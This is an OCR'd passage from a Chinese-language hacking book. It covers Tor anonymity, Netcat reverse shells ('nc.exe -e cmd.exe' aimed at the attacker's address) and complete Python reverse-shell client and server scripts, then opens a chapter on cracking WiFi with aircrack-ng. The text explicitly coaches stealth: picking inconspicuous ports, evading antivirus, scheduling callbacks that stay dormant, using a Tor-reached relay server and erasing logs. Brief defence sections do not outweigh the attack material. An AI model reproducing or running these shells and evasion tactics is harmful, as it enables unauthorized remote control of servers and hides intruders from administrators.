Jul 03 12:36:03.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Jul 03 12:36:04.000 [notice] Tor has successfully opened a circuit. Looks like client unctionality is working.
Jul 03 12:36:04.000 [notice] Bootstrapped 100%: Done
tor.exe[32]:6840
« 161206[64] 1/1 [+] NUM PRI: 87x29 (1,32) 25V 8892 100%

图 9-16　Windows 下启动 Tor

使用 Nmap 扫描一下端口，验证一下，执行命令：

```
nmap -sT 192.168.1.99 -p 9050
```

执行结果如图 9-17 所示。

图 9-17　验证本机 Tor 端口

将本机的 IP 作为代理服务器加入 Chrome 浏览器的 SwitchOmega 插件的情景模式，如图 9-18 所示。

图 9-18　添加 Tor 情景模式

回到浏览器，将 SwitchyOmega 的代理指向 localhost tor，在浏览器中访问 www.youtube.com，执行结果如图 9-19 所示。



图 9-19　Twitter 验证 Tor

使用 Tor 在安全上是没问题了，但速度上表现就不太好了。用来浏览网页什么的是没问题的。看视频那就差了点，毕竟是免费的，要求不可能那么高。最好用终端连接，3389 之类的图形界面连接速度还是比较勉强的。

9.1.6　Tor 防范秘籍

Tor 是无法追踪用户来源的（曾有流言说已有权威机构可以追踪 Tor 用户，但未公开算法，也未经证实）。作为服务器方，只要是正常的访问都会正常地提供服务。不管是直

接使用自己 IP 的、使用代理服务器的，还是使用匿名网络比如 Tor 的，也没必要去追踪用户来源。

9.2　反向连接——Netcat

一般来说，网络管理员对客户端发起连接服务器的请求会比较注意，只要是本机开放的 1024 以下的端口都会仔细地检查。但对服务器发起的连接请求就没那么关注了，毕竟端口那么多，网络管理员不可能对每个端口都能了如指掌，稍有疏忽就有可能放过。因此，黑客利用反向连接能减小被网络管理员发现的概率。

9.2.1　Windows 服务器的反向连接

Windows 自带的工具中没有能够直接运用于反向连接的，必须得借助第三方的工具来反向连接。这样的工具不少，个人推荐使用 Netcat。这是一款老牌的端口扫描软件，体积小，功能强，绿色软件无须安装，自带反向连接功能。重要的是，几乎所有的杀毒软件都不认为它是病毒，对它完全不排斥。

1．下载 Netcat

Netcat 没有官网，只能在 GitHub 找到源码，需要自行编译。但网上也有编译好的 Netcat 提供下载，可以自行搜索下载。需要注意的是，一般 Netcat 有两个版本：一个是不提供反向连接的版本，一个是全功能版本。这两者的区别就在于 Netcat 是否带-e 参数，只有带-e 参数的版本才支持反向连接。

下载 Netcat，将其解压到指定目录，并把该目录加入 ConEmu 的环境变量中，如图 9-20 所示。



图 9-20　解压 Netcat 到本地

本地的 Netcat 已经准备完毕，可以使用了。

2．Netcat 简介

Netcat 没有 GUI，只能在终端下执行，命令为 nc.exe。该软件设计之初是作为端口扫描器来使用的。首先在 ConEmu 下查看一下 Netcat 的参数说明，执行命令：

```
nc.exe -h
```

执行结果如图 9-21 所示。



图 9-21　nc.exe 参数

先测试一下 Netcat 的端口扫描功能，执行命令：

```
nc.exe -vv -z 192.168.1.1 80-90
```

执行结果如图 9-22 所示。



图 9-22　测试 Netcat 端口扫描

显示结果路由器 192.168.1.1 的 80 端口开放，测试结果无误。

3．Netcat 反向连接

首先在客户端监听本地端口，找个小于 1024 又没有被占用的端口。执行命令：

```
hostname
nc.exe -l -v -n -p 22
```

执行结果如图 9-23 所示。

图 9-23　Netcat 监听本地端口

将 Netcat 上传到服务器（这次的测试中将虚拟机中的 Windows 7 作为服务器），执行命令：

```
hostname
nc.exe -e cmd.exe 192.168.1.* 22
```

执行结果如图 9-24 所示。

再回到客户端，也就是 Windows 10 主机。此时的终端显示如图 9-25 所示。

此时客户端（本机）得到了服务端（Windows 7）的 cmd。测试验证一下，执行命令：

```
hostname
exit
```

执行结果如图 9-26 所示。



图 9-24　服务端的 Netcat



图 9-25　反向连接成功



图 9-26　验证 Netcat 效果

回到服务端（Windows 7），重新打开一个终端，查看一下连接进程，执行命令：

```
netstat -an
```

执行结果如图 9-27 所示。



图 9-27　服务端网络连接

这样看就不那么显眼了。如果你觉得还是不够，也可以继续修改端口。将端口改成 23、80、4444、55555，只要是没被占用的端口都可以，力求不被注意，悄悄地连接就好。

9.2.2　Linux 服务器的反向连接

Linux 下也可以使用 Netcat 来反向连接，它基本上与 Windows 下的反向连接是一致的。只要将 Windows 的 cmd 改成 Linux 的/bin/bash 就可以了。稍需注意的是，Linux 下有两个 Netcat：一个是 gnu netcat，另一个是用于反向连接的 Netcat。如果实在分不清就把这两个都安装上。但是在服务器上安装软件，难免会留下痕迹。我们可以换个方式来反向连接。

不管是哪个发行版本的 Linux，Python 都是默认安装的，而且 Python 2 和 Python 3 都是标配。使用 Python 来反向连接更加隐蔽，效果更好。如果对 Python 比较熟悉，可以根据需要，自己编写一个顺手的，或者使用笔者这个简陋版本的反向连接脚本。

控制端，也就是攻击端的 Python 脚本 clientSide.py 代码如下：

```
import socket
import time

def client():
    HOST = 'localhost'#Host 是控制端的，也就是 Hack 的 IP 地址，实际运用时请自行修改
    PORT = 8888      #控制端开放的端口，可以选个比较特殊的端口
    BUFFSIZE = 1024 #一次性发送的字符数量，这个根据实际情况可以调大一点
    sockClient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sockClient.bind((HOST, PORT))
    sockClient.listen(1)
    sendData = None
    recvData = None
    while sendData not in('quit', 'exit'):
        print('waiting for connection ...')
        sockServer, addr = sockClient.accept()
        print('connected from: %s:%s' %(addr[0], addr[1]))

        while sendData not in ('quit', 'exit'):
            recvData = sockServer.recv(BUFFSIZE)
            print('%s\n\n' %recvData.decode('utf-8'))
            print('输入 quit 或 exit 退出')
            sendData = input('>')
            sockServer.send(sendData.encode('utf-8'))
        sockServer.close()
    sockClient.close()

if __name__ == '__main__':
    client()
```

服务端，也就是被攻击端的 Python 脚本 serverSide.py 代码如下：

```
#!/usr/bin/env Python 3
```

```
import socket
import subprocess

def server():
    HOST = 'localhost'#Host 是控制端的，也就是 Hack 的 IP 地址，实际运用时请自行修改
    PORT = 8888        #控制端开放的端口，可以选个比较特殊的端口
    BUFFSIZE = 1024    #一次性发送的字符数量，这个根据实际情况可以调大一点
    sockServer = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sockServer.connect((HOST, PORT))
    sockServer.send('Connection Success!'.encode('utf-8'))
    sendData = None
    recvData = None
    while True:
        recvData = sockServer.recv(BUFFSIZE).decode('utf-8')
        if recvData not in('quit', 'exit'):
            print('> %s' %recvData)
            proc      =      subprocess.Popen(recvData,      shell=True,
stdout=subprocess.PIPE, \
            stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            sendData = proc.stdout.read() + proc.stderr.read()
            # sendData = bytes.decode(sendData, encoding='gbk')
            sendData = str(sendData, encoding='gbk')    #这里使用 gbk 编码是因
为有的 Windows 系统默认编码是 gbk
            sockServer.send(sendData.encode('utf-8'))
        else:
            break
    sockServer.close()


if __name__ == '__main__':
    server()
```

在局域网中测试一下，将 serverSide.py 稍微修改一下，将 HOST 修改为控制端的 IP 地址 192.168.1.*，然后传输到局域网内另一台安装了 Python 3 的主机上（Windows、Linux、Mac OS 都可以，这里使用的是 Raspberry pi），再把 clientSide.py 中的 HOST 也修改为控制端的 IP 地址 192.168.1.*，还需要修改本机默认的防火墙设置（默认情况下，Windows 10 的防火墙是不允许 Python 3 的数据通过的）。右键单击桌面上的网络图标，在弹出的菜单中选择“属性”，如图 9-28 所示。



图 9-28　选择“属性”

进入网络和共享中心界面，单击左侧的“Windows 防火墙”，如图 9-29 所示。

图 9-29　单击“Windows 防火墙”

进入 Windows 防火墙界面，单击左侧的“允许应用或功能通过 Windows 防火墙”，如图 9-30 所示。



图 9-30　允许应用或功能通过 Windows 防火墙

进入允许应用界面后，先单击左侧的“更改设置”按钮（这里需要管理员权限），允许修改默认设置。然后将 Python 程序后面的“专用”和“公用”复选框勾选（这里有两个 Python：一个是 Python 2，另一个是 Python 3），最后单击“确定”按钮保存设置，如图 9-31 所示。

在本机上打开 ConEmu，进入 clientSide.py 的目录，执行命令：

```
Python 3 clientSide.py
```

使用 Putty 连接到远程主机上并执行命令：

```
Python 3 serverSide.py
```

执行结果如图 9-32 所示。

图 9-31　设置防火墙



图 9-32　Python 反向连接

反向连接成功，执行命令，命令返回结果也没问题。局域网内测试通过，也可以将程序传输到互联网上的远程服务器上测试一下。稍微要注意一点的是，BUFFSIZE 只设置了 1024 个字符，一般的命令返回都不会超过这个数字，但有的命令返回比较多，比如 netstat 命令。如果需要执行这类命令就需要提前修改 BUFFSIZE 了。

使用 Python 做反向连接，好处在于它不需要在服务器端下载软件，直接使用现成的软件就可以了（Windows 上虽然没有默认安装 Python，但 Python 是可以转换为 Exe 程序执行的，转换后的程序不需要依赖 Python 环境）。而且 Python 脚本程序不管是哪个杀毒软件都不会认为它是病毒，能有效地躲过杀毒软件的追踪，而且可以根据需要随时地添加功能。因为是反向连接，所以同样具备内网穿透功能，相比 Netcat，更加简单方便。

9.2.3 反向连接使用技巧

反向连接不可能时刻都保持连接。使用时如果先连接到服务器，再从服务器上运行程序反向连接到主机，这样使用就有些复杂了。个人认为可以将反向连接作为一个定时任务来执行，每天或者每周的某个时候执行一次，平时就找个偏僻的角落潜伏起来。

Netcat 和 Python 脚本如果能连接上还好，客户端退出后，服务端的进程就退出了。如果没连接上呢？服务端（被控端）进程可不会自动退出，服务端的网络管理员仔细查看一下网络连接进程就有可能发觉。另外，Netcat 和 Python 脚本程序万一被发觉，直接查看源码就能找到控制端的 IP，然后顺藤摸瓜。

建议方案是找个服务器，将所有服务端（被控端）都连接到该服务器。服务器上编写一个脚本（比如 pyexit）用于应付反向连接，如果有反向连接过来，则直接发回一个 exit，让被控段发起的反向连接进程自动退出。黑客则使用 Tor 网络定时登录到该服务器。如果需要连接被控段，则暂停服务器上的应付程序（pyexit），运行 clientSide.py 等待被控端的连接就可以了。

9.2.4　反向连接防范秘籍

如果黑客已经能在服务器上使用反向连接了，这台服务器就已经失守了。首要的任务不是防范反向连接，而是找出服务器上的黑客程序。至于黑客程序的隐藏和查找，每个人都有不同的心得，一般都是采用鱼目混珠的方法，仔细一点还是不难找出的。

反向连接毕竟也是网络连接，并没有做隐藏处理。所以使用 netstat 命令还是会显示出来的（只要稍微注意一下，据说有黑客使用自制命令替换 netstat 命令的）。只需要认真地检查，确定目标也不太难。如果是那种定时的反向连接，只能用严格的防火墙来限制了。默认的防火墙设置足以应对一般的网络攻击（不管是正向的还是反向的）。如果对安全非常注重，那就关闭所有端口吧，只留下服务端口开放。

9.3　防范总结

黑客在网络攻击结束后，会清扫数字足迹。不管是 Windows 还是 Linux 都会一一记载登录用户的操作痕迹和连接的次数（不论是成功的连接还是不成功的连接）。如果想悄悄地来又悄悄地去，不留下一片云彩，就要小心地擦除自己的足迹，修改记录日志。作为管理员，在查看日志时可以先检查一下日志的时间戳，如果发现异常就需要仔细检查系统了。如果有条件，可以远程备份下日志。这样即使日志文件被修改了，也有机会找到线索。

第 10 招

无线破解

前面的章节主要涉及的是服务器安全。从本章开始，主要讲解个人计算机安全。计算机连接到网络，目前只有无线和有线两种。有线的光纤、铜缆、网线，不物理接触恐怕很难直接攻击；而无线连接就方便多了，只要在无线热点信号范围内，甚至不需要在无线热点信号源附近，装上一个大功率的天线，就可以远距离地攻击无线网络中的计算机。最远的距离可以达到千米级，无声无息，既隐蔽又安全。

10.1 准备工具

下面介绍无线攻击的原理，先做好准备工作。准备工作分为两个方面，软件准备和硬件准备。

10.1.1 硬件准备

既然是无线攻击，那么一个 USB 无线网卡是必不可少的。现在流行的蹭网卡名目繁多，大都采用了 Realtek8187L 和 Ralink3070 芯片。当然，也有更好、更贵的芯片，但总

体上来说，这两款是性价比最高的，也是市面上最常见的。

从厂商给的技术参数来说，Ralink3070 芯片的参数性能比 Realtek8187L 要强。在实际破解中，如果在信号强度不够的情况下，Realtek8187 的表现要稍好一些。这两款芯片任选一个都可以，也可以选择其他芯片的无线网卡，只要它在 aircrack-ng 支持的网卡列表中就行。

网卡已经有了，下一步是天线。不要对 USB 无线网卡附带的天线抱太大的期望。如果条件允许，最好重新订购一个天线。

网卡的天线分为全向天线和定向天线。从名字上就可以看出它们的区别。一般来说，定向天线搜索信号的距离要远一些。如果愿意折腾一下，定向天线连接千米级的热点完全不是问题。可以根据各自的需要，选择一款合适的天线。

10.1.2　软件准备

很不幸，所有无线破解的软件都是 Linux 下的，所以只能在 Linux 下破解无线网络。抓包破解无线网络的软件是 aircrack-ng，pin 码破解无线网络的软件是 reaver。另外还需要无线网卡的驱动支持。aircrack-ng 和 reaver 在 Debian 上安装是没问题的，但无线网卡驱动就不一定了。如果只是安装无线驱动还不算麻烦，就怕需要重新编译内核，那麻烦就大了。所以还是用 VMware 虚拟一个 Kali 吧。至于是用 Kali 镜像在 VMware 上安装，还是直接下载一个 Kali VMware 文件放到 VMware 下挂载使用，就看使用者的喜好了。

用 VMware 虚拟 Kali 系统过程并不复杂，这里就不多说了。如果没有什么特殊的需求，最好将虚拟机系统 Kali 的网络连接模式修改成桥接模式。这样做的好处第一是连接网络方便，第二是往宿主机上传输文件方便。

10.2　aircrack-ng 破解

曾经无线网络是非常安全的，直到 aircrack-ng 这款软件工具的出现，才使人们开始重

视无线安全。如今 aircrack-ng 仍是无线网络破解的主要手段。甚至由这款软件，催生了蹭网卡这个行业。网络上名噪一时的水滴、奶瓶等无线网络破解镜像都包含 aircrack-ng 这款软件，并给它加了一个图形界面。如果只求结果，不问原理过程，那还是使用奶瓶或者水滴吧，简单方便。

10.2.1 aircrack-ng 说明

实际上 aircrack-ng 包含了多个无线攻击工具，它们各自的作用不同。aircrack-ng 包含的组件如表 10-1 所示。

表 10-1 aircrack-ng 组件表

组件名称	描　述
aircrack-ng	用于 WEP 及 WPA-PSK 密码的恢复，只要 airodump-ng 收集到足够数量的数据包，aircrack-ng 就可以自动检测数据包，并判断是否可以破解
airmon-ng	用于改变无线网卡工作模式，以便其他工具的顺利使用
airodump-ng	用于捕获 802.11 数据报文，以便于 aircrack-ng 破解
aireplay-ng	在进行 WEP 及 WPA-PSK 密码恢复时，可以根据需要创建特殊的无线网络数据报文及流量
airserv-ng	可以将无线网卡连接至某一特定端口，为攻击时灵活调用做准备
airolib-ng	进行 WPA Rainbow Table 攻击时使用，用于建立特定的数据库文件
airdecap-ng	用于解开处于加密状态的数据包
tools	其他用于辅助的工具，如 airdriver-ng、packetforge-ng 等

最常用的就是 aircrack-ng、airmon-ng、aireplay-ng 和 airodump-ng。至于其他的工具，如果不想深究，了解一下就可以了。在 VMware 中启动虚拟系统 Kali，使用 root 用户登录后，打开终端。Kali Linux 中已经默认安装了 aircrack-ng。

（1）将无线 USB 网卡插入宿主机的 USB 接口。等待虚拟机连接，如图 10-1 所示。



图 10-1　虚拟机连接 USB 网卡

（2）单击“确定”按钮后，虚拟机右下角会出现 USB 设备的图标，如图 10-2 所示。

图 10-2　虚拟机连接 USB 图标

（3）等破解完成后，不再需要 USB 设备了可以用单击断开连接（连接主机），断开 USB 设备的连接。如果插入了 USB 无线网卡，在宿主机上也能看到，并正常使用无线网卡，但虚拟机却没有显示时，可能是因为 VMware 的 USB 服务没有完全启动。可以在 Windows 桌面上右击电脑图标，选择管理选项，进入计算机管理界面。单击左侧的服务，打开 Windows 服务树，找到 VMware USB Arbitration Service 服务，将该服务重启或者启用就可以了，如图 10-3 所示。



图 10-3　启动 VMware USB Arbitration Service 服务

（4）开机启动该服务可能会影响开机速度，所以系统优化软件一般会选择开机不启动该服务。如果 USB 还不能使用，就换一个 USB 接口试试看。一般来说，与主板直接连接的 USB 接口会优于机箱面板上的 USB 接口。

